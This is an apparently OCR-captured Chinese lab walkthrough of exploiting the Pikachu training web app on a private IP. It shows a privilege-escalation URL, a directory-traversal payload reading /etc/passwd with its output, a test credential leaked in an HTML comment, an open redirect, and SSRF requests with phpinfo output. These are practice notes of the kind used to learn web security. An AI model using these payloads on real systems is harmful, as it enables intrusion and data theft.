
住址:usa

邮箱:lili@pikachu.com

垂直越权

```
管理员
http://172.16.72.2:8081/vul/overpermission/op2/op2_admin.php
普通用户
http://172.16.72.2:8081/vul/overpermission/op2/op2_user.php

创建用户
http://172.16.72.2:8081/vul/overpermission/op2/op2_admin_edit.php
删除用户
http://172.16.72.2:8081/vul/overpermission/op2/op2_admin.php?id=25
```

从普通账户访问创建用户链接，可以直接进行访问



hi,pikachu,欢迎来到后台管理中心 | 退出登录|回到admin

用户:

必填

密码:

必填

性别:


电话:

邮箱:

地址:

目录遍历

```
172.16.72.2:8081/vul/dir/dir_list.php?
title=../../../../../../../../../../../etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin
/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nolog
abrt:x:173:173::/etc/abrt:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/v
/empty/sshd:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin chrony:x:997:995::/var
/lib/chrony:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin dockerroot-latest:x:996:993:Docker User:/var/lib/docker-latest:/sbin/nologin
dockerroot:x:995:992:Docker User:/var/lib/docker:/sbin/nologin
```

(1)it's time to get up!


we're jarheads!

(2)it's time to say goodbye!

Truman's word!

```
http://172.16.72.2:8081/vul/dir/
http://172.16.72.2:8081/vul/dir/../
```

敏感信息泄露



```
            </form>
          </div>
          <!--测试账号:lili/123456-->
        </div>
        <!--/.widget-body-->
      </div>
      <!--/.page-content-->
    </div>
    ::after
```

php反序列化

xxe外部实体注入


url重定向

```
172.16.72.2:8081/vul/urlredirect/urlredirect.php?url=http://www.baidu.com
```

ssrf服务器请求伪造

ssrf(curl)

```
http://172.16.72.2:8081/vul/ssrf/ssrf_curl.php?url=http://172.16.72.2:84/info.php
```




PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bcmath.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/fileinfo.ini, /etc/php.d/gd.ini, /etc/php.d/json.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/snmp.ini, /etc/php.d/soap.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini, /etc/php.d/wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlrpc.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension	API20100525,NTS

ssrf(file_get_content)

```
http://172.16.72.2:8081/vul/ssrf/ssrf_fgc.php?file=http://172.16.72.2:84/info.php
```



PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bcmath.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/fileinfo.ini, /etc/php.d/gd.ini, /etc/php.d/json.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/snmp.ini, /etc/php.d/soap.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini, /etc/php.d/wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlrpc.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension	API220100525,NTS